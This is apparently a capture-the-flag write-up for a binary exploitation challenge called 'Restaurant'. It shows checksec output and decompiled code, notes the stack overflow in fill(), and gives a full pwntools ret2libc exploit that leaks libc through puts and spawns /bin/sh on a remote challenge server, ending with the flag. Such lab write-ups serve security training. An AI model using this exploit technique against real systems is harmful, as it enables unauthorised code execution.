

Restaurant

1) Checked security



```
┌──(vigneswar㉿VigneswarPC)-[~/Pwn/Restaurant/pwn_restaurant]
└─$ checksec restaurant
[*] '/home/vigneswar/Pwn/Restaurant/pwn_restaurant/restaurant'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
```

2) Decompiled the binary




```

undefined8 main(void)

{
  int local_c;
  
  setup();
  color(&DAT_00401250,&DAT_00401118,&DAT_00401144);
  color("\nWhat would you like?","green");
  printf("\n1. Fill my dish.\n2. Drink something\n> ");
  __isoc99_scanf(&DAT_00401226,&local_c);
  if (local_c == 1) {
    fill();
  }
  else {
    if (local_c != 2) {
      color("\nInvalid option! Exiting..\n",&DAT_004010fa,&DAT_00401144);
                    /* WARNING: Subroutine does not return */
      exit(0x105);
    }
    drink();
  }
  return 0;
}

```




```

void fill(void)

{
  undefined8 local_28;
  undefined8 local_20;
  undefined8 local_18;
  undefined8 local_10;

  local_28 = 0;
  local_20 = 0;
  local_18 = 0;
  local_10 = 0;
  color("\nYou can add these ingredients to your dish:","green",&DAT_00401144);
  puts(&DAT_004011a5);
  color("You can also order something else.\n> ","green",&DAT_00401144);
  read(0,&local_28,0x400);
  printf("\nEnjoy your %s",&local_28);
  return;
}

```




```

void drink(void)

{
  char *__s;
  int local_c;

  local_c = 0;
  color("\nWhat beverage would you like?","green");
  printf(&DAT_0040120f);
  __isoc99_scanf(&DAT_00401226,&local_c);
  if ((local_c == 1) || (local_c == 2)) {
    __s = "\nEnjoy your drink!";
  }
  else {
    __s = "\nInvalid option";
  }
  puts(__s);
  return;
}

```



```

/* WARNING: Removing unreachable block (ram,0x0040089d) */
/* WARNING: Heritage AFTER dead removal. Example location: s0xffffffffffffff50 : 0x004008af */
/* WARNING: Restarted to delay deadcode elimination for space: stack */

void rainbow(char *param_1)

{
  size_t sVar1;
  char *local_f0;
  int local_c0;
  int local_bc;
  uint local_b0;

  local_bc = 0;
  sVar1 = strlen(param_1);
  local_f0 = param_1;
  for (local_c0 = 0; local_c0 < (int)sVar1; local_c0 = local_c0 + 1) {
    if (local_bc < 6) {
      if (check == 0) {
        printf("\x1b[1;%s%c",*(undefined8 *)(color_arr + (long)local_bc * 8),
               (ulong)(uint)(int)*local_f0);
      }
      else {
        printf("\x1b[1;%d;%s%c",(ulong)local_b0,*(undefined8 *)(color_arr + (long)local_bc * 8),
               (ulong)(uint)(int)*local_f0);
      }
    }
    else {
      local_bc = 0;
      if (check == 0) {
        printf("\x1b[1;%s%c",color_arr._0_8_,(ulong)(uint)(int)*local_f0);
      }
      else {
        printf("\x1b[1;%d;%s%c",(ulong)local_b0,color_arr._0_8_,(ulong)(uint)(int)*local_f0);
      }
    }
    local_bc = local_bc + 1;
    local_f0 = local_f0 + 1;
  }
  reset();
  return;
}

```

3) Notes
i) There is a buffer overflow in fill function on read

4) Attack Path
i) Just a normal ret2libc

5) Exploit

```
#!/usr/bin/env python3

from pwn import *
```


```
context(log_level='error')
exe = ELF("./restaurant_patched")
libc = ELF("./libc.so.6")
ld = ELF("./ld-2.27.so")
context.binary = exe
context.terminal = ['tmux', 'splitw', '-h']
io = remote('83.136.251.235', 49092)
# gdb.attach(io)

# leak libc address
io.sendlineafter(b'> ', b'1')
pop_rdi_ret = p64(0x4010a3)
payload = b'\x00'*40+pop_rdi_ret+p64(exe.got['puts'])+p64(exe.plt['puts'])+p64(exe.symbols['fill'])
io.sendlineafter(b'> ', payload)
libc.address = unpack(io.recvline_startswith(b'Enjoy your ').strip(b'Enjoy your '), 'all')-libc.symbols['puts']

# get system shell
payload = b'Shell:\n'+b'\x00'*33+pop_rdi_ret+p64(next(libc.search(b'/bin/sh\x00')))+p64(0x40063e)+p64(libc.symbols['system'])
io.sendlineafter(b'> ', payload)

io.interactive()
```

6) Flag



```
┌──(vigneswar㉿VigneswarPC)-[~/Pwn/Restaurant/pwn_restaurant]
└─$ python3 exploit.py

Enjoy your Shell:
$ ls
flag.txt
libc.so.6
restaurant
run_challenge.sh
$ cat flag.txt
HTB{r3turn_2_th3_r3st4ur4nt!}$
```